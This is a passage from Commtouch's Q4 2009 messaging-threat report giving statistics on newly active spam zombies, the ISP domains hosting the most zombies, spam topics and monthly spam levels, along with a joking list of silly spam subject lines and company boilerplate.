
### Most Popular User Generated Content





## Newly Active Zombies

The lifespan of zombies is very short, and according to Commtouch Labs, the fourth quarter saw an average turnover of 312,000 zombies each day that were newly activated for malicious activity like sending malware and spam. The graph below shows the newly active zombies each day throughout the quarter.



## Zombie Hot Spots

Veloxzone.com.br remained the number one zombie hot spot for the second quarter in a row.

Brazil continues to produce the most zombies, responsible for 20.4% of global zombie activity according to Commtouch Labs.

Data source: Commtouch Software Online Lab .

| Rank | Domain               | # Zombies |
|------|----------------------|-----------|
| 1    | veloxzone.com.br     | 51,725    |
| 2    | telesp.net.br        | 38,205    |
| 3    | brasiltelecom.net.br | 36,636    |
| 4    | ukrtel.net           | 25,748    |
| 5    | airtelbroadband.in   | 17,988    |
| 6    | prod-infinity.com.mx | 15,894    |
| 7    | speedy.com.ar        | 15,121    |
| 8    | asianet.co.th        | 14,217    |
| 9    | hinet.net            | 13,322    |
| 10   | virtua.com.br        | 12,595    |



## Spam Topics

Pharmacy spam remained in the top spot with 81% of all spam messages; last quarter, it reigned with 68%. Replicas remained in the #2 spot, falling from 19% to 5.4%.

| Topics of Spam Email Q4 2009 |      |             |      |
|------------------------------|------|-------------|------|
| Pharmacy                     | 81%  | Degrees     | 1.3% |
| Replica                      | 5.4% | Casino      | 1%   |
| Enhancers                    | 2.3% | Weight Loss | 0.4% |
| Phishing                     | 2.3% | Other       | 6.3% |

Source: Commtouch Labs

## Top 10 Most Ridiculous Spam Subjects

As a messaging and Web security company, Commtouch sees a fair share of spam while helping its customers get rid of theirs. Below is a collection of some of the most ridiculous spam subjects with a little bit of commentary from Commtouch Labs.

10. Viagra Soft Tabs (Isn't that an oxymoron?)
9. Your social status will grow with a more serious watch (So the mullet won't matter much, eh?)
8. Equip your battleship with main caliber! (E6? Hit!)
7. With our watches, boring time will go faster (Time travel!? Does it make dinner too?!)
6. Try this crap! (With that marketing, it's a wonder you can sell ANY crap!)
5. It's over! (So why are you still emailing me!?)
4. You know where we are? (Yeah! In my junk mail folder...where you belong!)
3. Crazy about bling (Or just blingin' crazy!)
2. Answer your phone! (Dude, you're in my junk folder. You think I'd take a call from you!?)
1. I'm Batman, I demand reply. (Well, I'm certainly not one to argue with Batman...)


Follow Commtouch on Twitter at <http://www.twitter.com/commtouch> for new hilarious spam subjects (search for #sillyspam) plus industry news, important company announcements and more.



## Spam Levels

Spam levels averaged 77% of all email traffic throughout the quarter, peaking at 98% in November and bottoming out at 68% near the end of December.


### 2009 Spam Levels



NOTE: Reported global spam levels are based on Internet email traffic as measured from unfiltered data streams, not including internal corporate traffic. Therefore global spam levels will differ from the quantities reaching end user inboxes, due to several possible layers of filtering at the ISP level.



## Q4 2009 Outbreaks in Review



### About Commtouch

Commtouch® (NASDAQ: CTCH) provides proven messaging and Web security technology to more than 100 security companies and service providers for integration into their solutions. Commtouch's patented Recurrent Pattern Detection™ (RPD™) and GlobalView™ technologies are founded on a unique cloud-based approach, and work together in a comprehensive feedback loop to protect effectively in all languages and formats. Commtouch technology automatically analyzes billions of Internet transactions in real-time in its global data centers to identify new threats as they are initiated, protecting email infrastructures and enabling safe, compliant browsing. The company's expertise in building efficient, massive-scale security services has resulted in mitigating Internet threats for thousands of organizations and hundreds of millions of users in 190 countries. Commtouch was founded in 1991, is headquartered in Netanya, Israel, and has a subsidiary in Sunnyvale, Calif.

Stay abreast of the latest messaging and Web threat trends all quarter long at the Commtouch Café: <http://blog.commtouch.com>. For more information about enhancing security offerings with Commtouch technology, see [www.commtouch.com](http://www.commtouch.com) or write [info@commtouch.com](mailto:info@commtouch.com).

### About M2 NET

M2 NET S.A. the author and owner of Secure Mail Intelligence!® trademark is a private held joint stock company, provides a range of software and managed services to protect, control, encrypt and archive e-mail communication.

Founded in 2000 year M2 NET now becomes one of biggest provider of comprehensive, multi-layer and multi-engine, anti-virus, anti-spam, cryptographic and archiving services in Central European. Currently the software and services created by M2 NET S.A. use more than 500 000 users. Just SMI! is used by more than 350 000 users and dozens of clients ranging from small business to the Fortune 500 located in more than 25 countries."

-----  
© Copyright 2009 Commtouch Software Ltd. All Rights Reserved. Recurrent Pattern Detection, RPD, Zero-Hour and GlobalView are trademarks, and Commtouch is a registered trademark, of Commtouch Software Ltd. U.S. Patent No. 6,330,590 is owned by Commtouch.